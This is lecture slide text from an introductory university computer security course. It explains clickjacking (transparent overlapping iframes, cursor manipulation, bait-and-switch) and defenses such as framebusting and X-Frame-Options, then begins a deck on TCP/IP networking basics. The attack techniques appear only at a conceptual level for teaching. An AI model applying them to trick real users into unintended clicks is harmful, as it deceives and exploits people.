
- A user can be lured into clicking an element that is not associated with the main frame that the user is browsing
 - Example: clicking on a button “Download free software” on site A will actually become a click on “Like this page” on Facebook
- The user’s mouse click is used in a way that is not intended by the user
- It is also called as UI redressing

Clickjacking (Cont.)

- It is usually performed by using overlapping transparent iframes
 - Stacking order: `z-index: value`
 - Transparency: `opacity: value`
 - Transparency in IE filter: `alpha(opacity=<value>)`
- Attacker site frames a target site
- Clickjacking can be used to bypass the SOP!

Clickjacking (Cont.)

- A clickjacking attacker tries to trick a user into performing actions on **another website**



Defining Clickjacking

- Prerequisite:
 - Multiple mutually distrusting applications sharing the same display
- An attack application compromises **context integrity** of another application's UI
 - **Visual Integrity**
 - **Target** is visible and **Pointer** is visible
 - **Temporal Integrity**
 - $\text{Target}_{\text{clicked}} = \text{Target}_{\text{checked}}, \text{Pointer}_{\text{clicked}} = \text{Pointer}_{\text{checked}}$
 - **Context Integrity** = (**Visual** + **Temporal**) Integrity

Compromising Visual Integrity - Target

- Hiding content
- Partial overlays



\$0.00

USD ▾



You're logged in with One Touch™, Test. [Not you?](#)

Ship to

[Change >](#)

Test Buyer

1 Main St, San Jose, CA 95131 United States

Pay with

[Change >](#)



CREDIT UNIO... x-7417

Visa x-6943 (backup)

\$0.00

USD



[Apply for PayPal Credit](#)

Get 6 months to pay \$100.00

Subject to credit approval. [See terms](#)

View [PayPal Policies](#) and your payment method rights.

[Click HERE](#)

Compromising Visual Integrity - Pointer

- Manipulating cursor feedback



Compromising Temporal Integrity

- Bait-and-switch



Claim your FREE iPad



Defenses against Clickjacking

- User confirmation
 - Good site shows a confirmation dialog when some sensitive action is about to be made
 - Degrades user experience
- UI randomization
 - Good site displays the sensitive UI at random locations
 - Unreliable

Defenses against Clickjacking (Cont.)

- Framebusting

- Good site can prevent other sites from embedding it
- Check if the top frame is the current frame
- If not, change the top frame location to the current one
- It can be defeated

- X-Frame-Options


- Used to indicate whether or not a browser should be allowed to render a page in a frame

- ...

More on Clickjacking

- A paper in USENIX Security Symposium 2012:
 - “Clickjacking: Attacks and Defenses”
 - Lin-Shung Huang, Carnegie Mellon University; Alex Moshchuk, Helen J. Wang, and Stuart Schechter, Microsoft Research; Collin Jackson, Carnegie Mellon University

Click Interception



Click-interception attackers usually force a user to visit a [URL](#)

More on Click Interception

- A paper in USENIX Security Symposium 2019:
 - “All Your Clicks Belong to Me: Investigating Click Interception on the Web”
 - Mingxue Zhang and Wei Meng, Chinese University of Hong Kong; Sangho Lee, Microsoft Research; Byoungyoung Lee, Seoul National University and Purdue University; Xinyu Xing, Pennsylvania State University

Credits

- Some slides are based on the slides of Giovanni Vigna, Raluca Ada Popa and Lin-Shuang Huang

Network Security - Background, Local Area Network Attacks

**CSCI 4130: Introduction to Computer
Security**

Prof. Wei Meng

<https://course.cse.cuhk.edu.hk/~csci4130/>

Background

The Network Protocols

- Set of protocols used to transport data between nodes of a network
- TCP/IP Protocol Suite
- Link protocols
- Internet protocols
- Transport protocols
- Application protocols


The Network Protocols (Cont.)

- A **protocol** is an agreement on how to communicate or to exchange data
- It defines the **syntax** and **semantics** of communication
 - In what format shall the message be structured?
 - In which order the messages shall be sent?
 - What actions need to be taken when receiving/missing a message?
- Example: Eating at a restaurant
 - Wait to be seated, receive the menu, order food, wait for the food, eat, pay the check

Layering

- The networking stack is built on top of several protocols at different **layers**
- Layering allows **modularization**, which simplifies the designs of protocols for different tasks
 - Different layers just agree on the interface to exchange messages
 - Implementation of each layer is independent of that of other layers
 - Change of implementation of a layer's service is transparent to rest of the system

TCP/IP Layering



TCP/IP Stack

- Physical: Bits “on the wire”
- Link: Data transfer between neighboring network nodes
 - PPP, Ethernet
- Transport: Process to process data transfer
 - TCP, UDP
- Network: Routing of datagrams from source to destination
 - IP
- Application: Supporting network applications
 - FTP, SMTP, HTTP

Internet Protocol

- The IP protocol is used to provide inter-connection of different networks
 - A glue of the Internet
- It provides a **connectionless, unreliable, best-effort datagram** delivery service
 - Delivery, integrity, ordering, non-duplication, and bandwidth are all not guaranteed
- IP datagrams (packets) can be exchanged between any two nodes on the Internet
- IP relies on a number of different lower-level layer protocols

IP Address

- Each network interface has one unique IP address which is globally addressable
- IPv4 addresses are composed of 4-byte values, represented in dotted-decimal notation
 - 127.0.0.1

IP Datagram

0	4	8	12	16	20	24	28	31
Version	HL	Type of Service	Total length					
Identifier			Flags	Fragment offset				
Time to live	Protocol		Header checksum					
Source address								
Destination address								
Options						Padding		
Data								



